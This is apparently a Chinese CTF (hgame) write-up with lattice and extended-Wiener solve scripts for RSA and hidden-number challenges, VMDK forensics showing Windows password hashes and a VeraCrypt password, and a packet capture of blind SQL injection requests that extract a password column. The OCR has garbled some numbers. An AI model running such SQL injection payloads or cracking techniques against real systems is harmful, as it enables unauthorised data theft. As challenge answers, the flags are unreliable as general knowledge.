Crypto

matrix_equation

```
from Crypto.Util.number import *
import hashlib
from secret import p,q,r
k1=getPrime(256)
k2=getPrime(256)
temp=p*2**256+q*k1+r*k2
hint=len(bin(temp)[2:])
flag='hgame{'+hashlib.sha256(str(p+q+r).encode()).hexdigest()+'}'
print(f'hint={hint}')
print(f'k1={k1}')
print(f'k2={k2}')
"""
83
k1=73715329877215340145951238343247156282165705396074786483256699817651255709671
k2=61361970662269869738270328523897765408443907198313632410068454223717824276837
"""
```

直接构造格就出了

```
from Crypto.Util.number import *
k1=73715329877215340145951238343247156282165705396074786483256699817651255709671
k2=61361970662269869738270328523897765408443907198313632410068454223717824276837
M=matrix(ZZ,3,4)
M[0,0]=k1
M[1,0]=k2
M[2,0]=2^256
M[0,1]=1
M[1,2]=1
M[2,3]=1
# M[-2,-2]=1
# M[-1,-1]=2^83
res=M.LLL()
print(res)
```

```
[  5851117074945081723062478  -9396324357950573888994599
-15154059265021257630097517  14012495157495443959831201]
[ 6530124352503125800907285  33281308486653930151733737
 -4066293048823621784993250 -19032620393921771901444797]
[-45515665156713370235083473  46397424257679676851556254
-57263293525378453480844839    808233993683656322661901]
```

把temp搞成正数，不然带回去不正确,hint=len(bin(temp)[2:])会变成84，前面多个负号，所以要调整k1,k2的位置，放到上面去就会变正

```
from Crypto.Util.number import *
from gmpy2 import *
```

```
import hashlib
p=1401249515749544395983l201
q=-9396324357950573888994599
r=-15154059265021257630097517
k1=7371532987721534014595123834324715628216570539607478648325669981765125570967l
k2=61361970662269869738270328523897765408443907198313632410068454223717824276837
temp=p*2**256+q*k1+r*k2
print('temp=',temp)
print(bin(temp))
hint=len(bin(temp)[2:])
print('hint=',hint)
flag='hgame{'+hashlib.sha256(str(p+q+r).encode()).hexdigest()+'}'
print(flag)
```

```
hgame{3633c16b1e439d8db5accc9f602f2e821a66e6d80a412e45eb3e1048dffbb0e2}
```

exRSA

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getStrongPrime(1024)
q=getStrongPrime(1024)
phi=(p-1)*(q-1)
e1=inverse(getPrime(768),phi)
e2=inverse(getPrime(768),phi)
e3=inverse(getPrime(768),phi)
n=p*q
c=pow(m,0x10001,n)
print(f'e1={e1}')
print(f'e2={e2}')
print(f'e3={e3}')
print(f'c={c}')
print(f'n={n}')

"""
e1=50770482378119694274731112253708761225289674470565518991236134617926880028967
88394304192917610564149766252232281576990293485239684145310876930997918960070816
96882915037687595340542080958626715317171749619833686108952370183209832228450193
11428898175758167617050449517055308493279288498481586430306933631437570632205847
14925893965587967042137557807261154117916358519477964645293471975063362050690306
35362749298086100843976536583762265797795806985328805630725316750988325812294988
22770216653178072533089063556704721723461711772676880649593971869261039872595515
86627965406979118193485527520976748490728460167949055289539
e2=12526848298349005390520276923929132463459152574998625757208259297891115133654
11764821578294533252908136527386031620113079330657077773507653477216899970589564
12075353038394550740030576878103811109783209889760113261069199407991609742283118
24760046370273505511065619268557697182586259234379239410482784449815732335294395
67630222641686370934003298761271515191608429182109546262582102313356041532582488
53472213914969372132463617363612708467411285575956030527136125284537099484031007
11277679641218520429878897565655482086410576379971404789212297697553748292438183
065500993375040031733825496692797699362421010271599510269401
```

```
e3=12985940757578530810519370332063658344046688856605967474941014436872720360444
04046464479098097699139397094702339835742220387328429484340114406501391146367050
15598886011451086519610983482508241666976655284176683744088145729597227890201103
96245076275553505878565603509466220710219260037783849276475397283421068716088638
18699477815354281768196305958165110356357880414515615758433671267888299568563261
56868539801760476833269742838963433229815211502113175975715545424889212901581226
34140571148036732893808064119048328855134054709120877895941670166421664806186710
346824494054783025733475898081247824887967550418509038276279
c=141417606015230184211049709802459718924625917201933541490012745209823394304182
59260285174370753162949433553239474589280105569129091397392829242555066473056968
72907898950473108556417350199783145349691087255926287363286922011841143339530863
30019823923149070739338307617479181899415881585739193080293628044758880844060741
53773913366045334400997938492378572475575823073913293205159960218200003555605142
17505643587026994918588311127143566858036653315985177551963836429728515745646807
12363719325985985663045215513898661027206748025733059214613510819008357887309413
3114440050860844192259441093236787002715737932342847147399
n=178533037338380661731104178905937044641468248863164567808733525599697426157552
94466664439529352718434399552818635352768033531948009737170697566286848710832800
42631132856092413369848165359400772787703150626570634156081058806420968180914659
75721261733034631256681838378404276671018272347528237474837929445368930701880103
57644478512143332014786539698535220139784440314481371464053954769822738407808161
94694321671472968582089697246702089349334905124398339001876207681286867809817241
64656915502853728464029919957943490158388682216862163965973272731101659227898143
15858462049706255254066724012925815100434953821856854529753
""""
```

扩展维纳攻击，直接套公式

```
import gmpy2
e1=50770482378119694274731112253708761225289674470565518991236134617926880028967
88394304192917610564149766252232281576990293485239684145310876930997918960070816
96882915037687595340542080958626715317171749619833686108952370183209832228450193
11428898175758167617050449517055308493279288498481586430306933631437570632205847
14925893965587967042137557807261154117916358519477964645293471975063362050690306
35362749298086100843976536583762265797795806985328805630725316750988325812294988
22770216653178072533089063556704721723461711772676880649593971869261039872595515
86627965406979118193485527520976748490728460167949055289539
e2=12526848298349005390520276923929132463459152574998625757208259297891115133654
11764821578294533252908136527386031620113079330657077773507653477216899970589564
12075353038394550740030576878103811109783209889760113261069199407991609742283118
24760046370273505511065619268557697182586259234379239410482784449815732335294395
67630222641686370934003298761271515191608429182109546262582102313356041532582488
53472213914969372132463617363612708467411285575956030527136125284537099484031007
11277679641218520429878897565655482086410576379971404789212297697553748292438183
065500993375040031733825496692797699362421010271599510269401
e3=12985940757578530810519370332063658344046688856605967474941014436872720360444
04046464479098097699139397094702339835742220387328429484340114406501391146367050
15598886011451086519610983482508241666976655284176683744088145729597227890201103
96245076275553505878565603509466220710219260037783849276475397283421068716088638
18699477815354281768196305958165110356357880414515615758433671267888299568563261
56868539801760476833269742838963433229815211502113175975715545424889212901581226
34140571148036732893808064119048328855134054709120877895941670166421664806186710
346824494054783025733475898081247824887967550418509038276279
```

```
c=1414176060152301842110497098024597189246259172019335414900127452098233943041825926028517437075316294943355323947458928010556912909139739282924255506647305696872907898950473108556417350199783145349691087255926287363286922011841143339530863300198239231490707393383076174791818994158815857391930802936280447588808440607415377391336604533440099793849237857247557582307391329320515996021820000355560514217505643587026994918588311127143566858036653315985177551963836429728515745646807123637193259859856630452155138986610272067480257330592146135108190083578873094133114440050860844192259441093236787002715737932342847147399
N=17853303733838066173110417890593704464146824886316456780873352559969742615755294466664439529352718434399552818635352768033531948009737170697566286848710832800426311328560924133698481653594007727877031506265706341560810588064209681809146597572126173303463125668183837840427667101827234752823747483792944536893070188010357644478512143332014786539698535220139784440314481371464053954769822738407808161946943216714729685820896972467020893493349051243983390018762076812868678098172416465691550285372846402991995794349015838868221686216396597327273110165922789814315858462049706255254066724012925815100434953821856854529753
for i in range(1000):
    alpha2 = i/1000
    M1 = int(gmpy2.mpz(N)**(3./2))
    M2 = int( gmpy2.mpz(N) )
    M3 = int(gmpy2.mpz(N)**(3./2 + alpha2))
    M4 = int( gmpy2.mpz(N)**(0.5) )
    M5 = int( gmpy2.mpz(N)**(3./2 + alpha2) )
    M6 = int( gmpy2.mpz(N)**(1.+alpha2) )
    M7 = int( gmpy2.mpz(N)**(1.+alpha2) )
    D = diagonal_matrix(ZZ, [M1, M2, M3, M4, M5, M6, M7, 1])
    B = Matrix(ZZ, [ [1, -N,   0,  N**2,   0,      0,      0,    -N**3],
                 [0, e1, -e1, -e1*N, -e1,      0,   e1*N,  e1*N**2],
                 [0,  0,  e2, -e2*N,   0,   e2*N,      0,  e2*N**2],
                 [0,  0,   0, e1*e2,   0, -e1*e2, -e1*e2, -e1*e2*N],
                 [0,  0,   0,     0,  e3,  -e3*N,  -e3*N,  e3*N**2],
                 [0,  0,   0,     0,   0,  e1*e3,      0, -e1*e3*N],
                 [0,  0,   0,     0,   0,      0,  e2*e3, -e2*e3*N],
                 [0,  0,   0,     0,   0,      0,      0, e1*e2*e3] ]) * D
    L = B.LLL()
    v = Matrix(ZZ, L[0])
    x = v * B**(-1)
    phi_ = (e1*x[0,1]/x[0,0]).floor()
    try:
        d = inverse_mod(65537, phi_)
        m = hex(power_mod(c, d, N))[2:]
        m = bytes.fromhex(hex(power_mod(c, d, N))[2:])
        if b'hgame' in m or b'flag' in m:#这里要改成b'ctf' in m
            print(m)
            break
    except:
        pass
```

```
b"hgame{Ext3ndin9_W1en3r's_att@ck_1s_so0o0o_ea3y}"
```

HNP

```
from Crypto.Util.number import *
from secret import flag
```

```
def encrypt(m,p,t):
    return [(ti*m)%p for ti in t]

m=bytes_to_long(flag[:63])
length=m.bit_length()+8
p=getStrongPrime(length)
n=32
t=[getRandomRange(0,p) for _ in range(n)]
enc=encrypt(m,p,t)
res=[i%(2**n+1) for i in enc]

print(f'p={p}')
print(f't={t}')
print(f'res={res}')

"""
p=11306299241774950053269547103284637414407835125777245204069367567691021928864773207548731051592853515206232365901169778048084146520829032339328263913558053
```

```
t=
[3322008555255129336821309701482996933045379792432532251579564581211072677403244
970423357912298444457457306659801200188166569132560659008356952740599371688,
82767642602648588118452115784150233439426346135220886310211994330669242910498586
07045960690574035761370394263154981351728494309737901121703288822616367266,
98722917369229744564204184636011290942272319792183859851496611327924676219407225
80745327835405374826293791332815176458750548942757024017382881517284991646,
40215217451425358131536699611464574066407919358447960053440738862896684648850114
15887755787903927824762833158130615018326666118383128627535623639046817799,
24569151076141700493541155834378165089870615699969211988778938492838766214386066
952596557490584021813819164202001474086538804476667616708172536787956586,
32185011565208485728614588311238226897020352425148035050491017799962317508750363
44564322600086861361414609201214822262908428091097382781770850929067404210,
35634059873983750763276334440364921630049587148286858462028186103204393063969124
25420391070117069875583786819323173342951172594046652017297552813501557159,
49147090456938630385982251245345150489933107702861050707255136674359837898475472
25180024824321458761262390817487861675595466513538901373422149236133926354,
10800566112999947911006702454427389510409658644419749067440812458744391509925306
994806187389406032718319773665587324010542068486131582672363925769248595266,
62336492005220979079812873108919481313890969103913793527503733950362212632592877
3037501254722851684318024014108149525215083265733712809162344553998427324,
49184210976284306138012655258705610412300110298188512910868629705086215290744976
01678774921285912745589840510459677522074887576152015356984592589649844431,
74457333572158473700706961366536897487180280803648122639477857473532589369689781
83471549706166364243148972154215055224857918834937707555053246184822095602,
93335347550492256275302842493884386940026026450479338654531598367966671989660581
77988500184073454386184080934727537200575457598976121667373801441395932440,
50108548031799704458387915753211279112783116352300766390234115711484889034006101
21248617307773872612743228998892986200202713496570375447255258630932158822,
60006450684625698196484610701405575211448010134901066323568363250025464008714639
57228581143954591005398533252218429970486115490535584071786260818773166324,
80072609091246693818620349015561112457805059870829908043808147972003222289424326
73939944693062470178256867366602331612363176408356304641672459456517978560,
10179739175373883376929532026389135792129233730601278687507041429438945598523995
700184622359660605910932803141785598758326254886448481046307666042835829725,
83900727677173957019262897794330556728638803360318370091191034486752323629422236
33129328309118158273835961567436591234922783953373319767835877266849545292,
78750119115629678746761136806939292302838668414756411628546652931113444677094244
08623198370942797099964625447512797138192853009126888853283526034411007513,
52937728110200125010201247752147701932346552103193430586486754111152104536807530
70042821835082619634341500680892323002118953557746116918093661769464642068,
26137972794267745403064619313191936579998921298448321596587717173871202467956896
78231275371499556522396061591882431426310841974713419974045883021613987705,
96581260121332178041266300052360735134852153908129779746600290535226652825509650
40288256074945246850744694519543358777252929661561636241161575937061521711,
29825352208449776217751394063575288760193493856348117954802306779823456971835862
03669094998039995683973939721644887543907494963824968042199353945120367505,
10728998487819184935718049085039753931103776226208275539816029240134007878264324
6498566039415279868796667596686125847400130898160017838981308638814854641,
12099313059087422847381131486982370469901243530313464095320180880761807004891291
8046616664677916248813062043597607873728870402493717351447905456920806865,
22530406527717962842662542617198057681027406530974463258697838122011711441507688
75885963729324915714812719138247784194752636928267712344736198611708630089,
86500072721542830573506643115058875358412687674245450169014189895556208690911456
51216448723200240914143882774616678968725523914310965356875681207295242434,
96287478291075846500141560799281088016871580290862217308839997490445328464896661
15473993005442192859171931882795973774131309900021287319059216105939670757,
10846936951522093706092027908131679912432689712451920718439096706435533926996215
766191967052667966065917006691565771695772798711202812180782901250249613072,
16068656512279887366641270216786892999890454399983366035622329088634057784745209
15170766771811336319655792746590981740617823564813573118410064976081989237,
62390636575917210977350494096108729412140786993301368265929585492124818029739731
04374548555184907929255031570525343007518434357690480429981016781110249612,
18553659163871146205810299397070537010624767452355786835580637966047444480502781
38954359506922875967537567359575662394297579958372107484276360920567730458]
res=[2150646508, 1512876052, 2420557546, 2504482055, 892924885, 213721693,
2708081441, 1242578136, 717552493, 3210536920, 2868728798, 1873446451, 645647556,
2863150833, 2481560171, 2518043272, 3183116112, 3032464437, 934713925, 470165267,
1104983992, 194502564, 1621769687, 3844589346, 21450588, 2520267465, 2516176644,
3290591307, 3605562914, 140915309, 3690380156, 3646976628]
"""
```

ti*m%p=ri+ki(2^32+1)

把m用k0消去

m=t0^-1(r0+k0(2^32)+1)

```
ti*t0^-1+ti*t0^-1*k0(2^32+1)%p=ri+ki(2^32+1)
(ti*to^-1*r0-ri)*(2^32+1)^-1+ti*t0^-1*k0 %p=ki
```

变成了下面的hnp形式

$$D_i + E_i b_0 - k_i q = b_i$$

```
from Crypto.Util.number import *
from gmpy2 import *
p=113062992417749500532695471032846374144078351257772452040693675676910219288647
73207548731051592853515206232365901169778048084146520829032339328263913558053
```


```
t=
[33220085552551293368213097014829969330453797924325322515795645812110726774032449704233579122984444574573066598012001881665691325606590083569527405993716882,
82767642602648588118452115784150233439426346135220886310211994330669242910498586070459606905740357613703942631549813517284943097379011217032888226163672266,
98722917369229744564204184636011290942272319792183859851496611327924676219407225807453278354053748262937913328151764587505489427570240173828815172849916466,
40215217451425358131536699611464574066407919358447960053440738862896684648850114158877557879039278247628331581306150183266661183831286275356236390468177999,
24569151076141700493541155834378165089870615699969211988778938492838766214386066952596557490584021813819164202001474086538804476667616708172536787956586,
32185011565208485728614588311238226897020352425148035050491017799962317508750363445643226000868613614146092012148222629084280910973827817708509290674042100,
35634059873983750763276334440364921630049587148286858462028186103204393063969124254203910701170698755837868193231733429511725940466520172975528135015571599,
49147090456938630385982251245345150489933107702861050707255136674359837898475472251800248243214587612623908174878616755954665135389013734221492361339263544,
10800566112999947911006702454427389510409658644419749067440812458744391509925306994806187389406032718319773665587324010542068486131582672363925769248595266,
62336492005220979079812873108919481313890969103913793527503733950362212632592877303750125472285168431802401410814952521508326573371280916234455399842732444,
49184210976284306138012655258705610412300110298188512910868629705086215290744976016787749212859127455898405104596775220748875761520153569845925896498444311,
74457333572158473700706961366536897487180280803648122639477857473532589369689781834715497061663642431489721542150552248579188349377075550532461848220956022,
93335347550492256275302842493884386940026026450479338654531598367966671989660581779885001840734543861840809347275372005754575989761216673738014413959324400,
50108548031799704458387915753211279112783116352300766390234115711484889034006101212486173077738726127432289988929862002027134965703754472552586309321588222,
60006450684625698196484610701405575211448010134901066323568363250025464008714639572285811439545910053985332522184299704861154905355840717862608187731663244,
80072609091246693818620349015561112457805059870829908043808147972003222289424326739399446930624701782568673666023316123631764083563046416724594565179785600,
10179739175373883376929532026389135792129233730601278687507041429438945598523995700184622359660605910932803141785598758326254886448481046307666042835829725,
83900727677173957019262897794330556728638803360318370091191034486752323629422236331293283091181582738359615674365912349227839533733197678358772668495452922,
78750119115629678746761136806939292302838668414756411628546652931113444677094244086231983709427970999646254475127971381928530091268888532835260344110075133,
52937728110200125010201247752147701932346552103193430586486754111152104536807530700428218350826196343415006808923230021189535577461169180936617694646420688,
26137972794267745403064619313191936579998921298448321596587717173871202467956896782312753714995565223960615918824314263108419747134199740458830216139877055,
96581260121332178041266300052360735134852153908129779746600290535226652825509650402882560749452468507446945195433587772529296615616362411615759370615217111,
29825352208449776217751394063575288760193493856348117954802306779823456971835862036690949980399956839739397216448875439074949638249680421993539451203675055,
10728998487819184935718049085039753931103776226208275539816029240134007878264324649856603941527986879666759668612584740013089816001783898130863881485464111,
12099313059087422847381131486982370469901243530313464095320180880761807004891291804661666467791624881306204359760787372887040249371735144790545692080686655,
22530406527717962842662542617198057681027406530974463258697838122011711441507688758859637293249157148127191382477841947526369282677123447361986117086300899,
86500072721542830573506643115058875358412687674245450169014189895556208690911456512164487232002409141438827746166789687255239143109653568756812072952424344,
96287478291075846500141560799281088016871580290862217308839997490445328464896661
15473993005442192859171931882795973774131309900021287319059216105939670757,
10846936951522093706092027908131679912432689712451920718439096706435533926996215
766191967052667966065917006691565771695772798711202812180782901250249613072,
16068656512279887366641270216786892999890454399983366035622329088634057784745209
15170766771811336319655792746590981740617823564813573118410064976081989237,
62390636575917210977350494096108729412140786993301368265929585492124818029739731
04374548555184907929255031570525343007518434357690480429981016781110249612,
18553659163871146205810299397070537010624767452355786835580637966047444480502781
38954359506922875967537567359575662394297579958372107484276360920567730458]
res=[2150646508, 1512876052, 2420557546, 2504482055, 892924885, 213721693,
2708081441, 1242578136, 717552493, 3210536920, 2868728798, 1873446451,
645647556, 2863150833, 2481560171, 2518043272, 3183116112, 3032464437,
934713925, 470165267, 1104983992, 194502564, 1621769687, 3844589346, 21450588,
2520267465, 2516176644, 3290591307, 3605562914, 140915309, 3690380156,
3646976628]
D=[]
for i in range(len(t)):
    aa=(t[i]*inverse_mod(t[0],p)*res[0]-res[i])*inverse_mod(2^32+1,p)
    D.append(aa)
# print(D)
E=[]
for i in range(len(t)):
    bb=t[i]*inverse_mod(t[0],p)
    E.append(bb)
# print(len(E))
M=matrix(ZZ,34,34)
for i in range(32):
    M[i,i]=p
    M[-1,i]=D[i]
    M[-2,i]=E[i]
M[-2,-2]=1
M[-1,-1]=2^478#测试出来k0的范围
res2=M.LLL()
# print(res2)
k0=int(res2[0][-2])
print('k0=',k0)
m=((res[0]+k0*(2^32+1))*inverse_mod(t[0],p))%p
print(m)
from Crypto.Util.number import *
print(long_to_bytes(m))
```

```
b'\xff\xff\xff\xff\xff\xff_hgame{H1dd3n_Numb3r_Pr0bl3m_has_diff3rent_s1tuati0n}\
xff\xff\xff\xff'
```

Misc

简单的vmdk取证

直接AIOXM 一把梭



所有证据	7,326
精炼信息	61
云服务 URL	1
标识符 - 设备	22
标识符 - 人员	17
已本地访问的文件和文件夹	7
密码和令牌	10
用户帐户	4
WEB 相关	531
媒体	2,161


证据 (10)

用户名	密码/令牌	服务	使用痕迹	使用...	类型	源
Administrator	AC804745EE68EBEA19F10A933D4868DC		User Accounts - Windows	3082	密码和令牌	Windows XP Professional.vmdk - Partit
Administrator	DAC3A2930FC196001F3AEAB959748448		User Accounts - Windows	3082	密码和令牌	Windows XP Professional.vmdk - Partit
HelpAssistant	3D71E1687AE90FB7F887CC48364E29E4		User Accounts - Windows	3090	密码和令牌	Windows XP Professional.vmdk - Partit
HelpAssistant	2C5F92675B68AA855091EBB4108AE229		User Accounts - Windows	3090	密码和令牌	Windows XP Professional.vmdk - Partit
SUPPORT_388945a0	F9A0EE136422CE87371CF1666E958DAD		User Accounts - Windows	3096	密码和令牌	Windows XP Professional.vmdk - Partit
Administrator	AC804745EE68EBEA19F10A933D4868DC		User Accounts - Windows	4444	密码和令牌	Windows XP Professional.vmdk - Partit
Administrator	DAC3A2930FC196001F3AEAB959748448		User Accounts - Windows	4444	密码和令牌	Windows XP Professional.vmdk - Partit
HelpAssistant	3D71E1687AE90FB7F887CC48364E29E4		User Accounts - Windows	4448	密码和令牌	Windows XP Professional.vmdk - Partit
HelpAssistant	2C5F92675B68AA855091EBB4108AE229		User Accounts - Windows	4448	密码和令牌	Windows XP Professional.vmdk - Partit
SUPPORT_388945a0	F9A0EE136422CE87371CF1666E958DAD		User Accounts - Windows	4451	密码和令牌	Windows XP Professional.vmdk - Partit

hgame{DAC3A2930FC196001F3AEAB959748448_Admin1234}

简单的取证,不过前十个有红包

找到密钥图片，挂载后就是flag了



证据 (1,504)

映像	文件名	文件...	创建...	上次...	最后...	大小...	肤色...	原始...	原始...	Exif...	创建...
						135477	0.0	640	480	Complete	
						1152	0.0	18	17	Complete	
						1232	65.4	18	17	Complete	
						2624	0.0	12	12	Complete	
						3376	0.0	45	16	Complete	
						10016	0.0	32	32	Complete	
						4096	0.0	3	20	Complete	
						257432	0.0	89	3	Complete	
						2576	0.0	17	24	Complete	
						5216	0.0	1766	18	Complete	
■						2272	0.0	32	32	Complete	
						1552	0.0	20	20	Complete	
✓						2993425	0.0	32	32	Complete	
						2352	0.0	9	15	Complete	
						407208	0.0	143	97	Complete	
						1712	0.0	68	67	Complete	
						1520	0.0	68	67	Complete	
						1808	0.0	68	67	Complete	
						130841	0.0	68	67	Complete	
						904616	0.0	45	45	Complete	

135477

关于此项的某些信息无法显示 定位源


Windows XP Professional.vmdk

预览

veracrypt_password

968fJD17UBzZG6e3yjF6

与AI聊天



你好

Hello! How can I assist you today?

我参加了hgame

That's great! How can I help you with the hgame?

请使用中文


Sure, I can understand Chinese as well. How can I assist you with the hgame?

can you give me the hgame flag

Sure, here is the flag: "hgame{Is_this_a_ai?}"

Blind SQL Injection

就是个sql盲注，过滤下http,导出特定分组，最后一个返回包是“NO! Not this! Click others~~~”就是逆向的flag。本来想写个脚本，一看才42个，每隔数据都不多，就手工了下。


a.pcapng
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 … <Ctrl-/>

```
     Time        Source          Destination     Protocol  Length Info
 642 91.438916   117.21.200.176  172.16.14.21    HTTP      726 HTTP/1.1 200 OK  (text/html)
 643 91.539198   172.16.14.21    117.21.200.176  HTTP      335 GET /search.php?id=1-(ascii(substr((Select(reverse(group_concat(password)))From(F1naI1y)),1,1))%3E95) HTTP/1.1
 644 91.572170   117.21.200.176  172.16.14.21    HTTP      726 HTTP/1.1 200 OK  (text/html)
 645 91.675132   172.16.14.21    117.21.200.176  HTTP      336 GET /search.php?id=1-(ascii(substr((Select(reverse(group_concat(password)))From(F1naI1y)),1,1))%3E111) HTTP/1.1
 646 91.709370   117.21.200.176  172.16.14.21    HTTP      726 HTTP/1.1 200 OK  (text/html)
 647 91.814043   172.16.14.21    117.21.200.176  HTTP      336 GET /search.php?id=1-(ascii(substr((Select(reverse(group_concat(password)))From(F1naI1y)),1,1))%3E119) HTTP/1.1
 648 91.847065   117.21.200.176  172.16.14.21    HTTP      726 HTTP/1.1 200 OK  (text/html)
 649 91.975020   172.16.14.21    117.21.200.176  HTTP      336 GET /search.php?id=1-(ascii(substr((Select(reverse(group_concat(password)))From(F1naI1y)),1,1))%3E123) HTTP/1.1
 650 92.015177   117.21.200.176  172.16.14.21    HTTP      726 HTTP/1.1 200 OK  (text/html)
 651 92.118343   172.16.14.21    117.21.200.176  HTTP      336 GET /search.php?id=1-(ascii(substr((Select(reverse(group_concat(password)))From(F1naI1y)),1,1))%3E125) HTTP/1.1
 652 92.149148   117.21.200.176  172.16.14.21    HTTP      740 HTTP/1.1 200 OK  (text/html)
 653 92.262592   172.16.14.21    117.21.200.176  HTTP      336 GET /search.php?id=1-(ascii(substr((Select(reverse(group_concat(password)))From(F1naI1y)),1,1))%3E124) HTTP/1.1
 654 92.299855   117.21.200.176  172.16.14.21    HTTP      726 HTTP/1.1 200 OK  (text/html)
 655 92.403164   172.16.14.21    117.21.200.176  HTTP      335 GET /search.php?id=1-(ascii(substr((Select(reverse(group_concat(password)))From(F1naI1y)),2,1))%3E63) HTTP/1.1
 656 92.438275   117.21.200.176  172.16.14.21    HTTP      726 HTTP/1.1 200 OK  (text/html)
```

```
<html>\r\n
<head>\r\n
        <meta charset="UTF-8">\r\n
        <title>FLAG</title>\r\n
</head>\r\n
<body background="./image/background.jpg" style="background-repeat:no-repeat ;background-size:100% 100%; background-attachment: fixed;" >\r\n
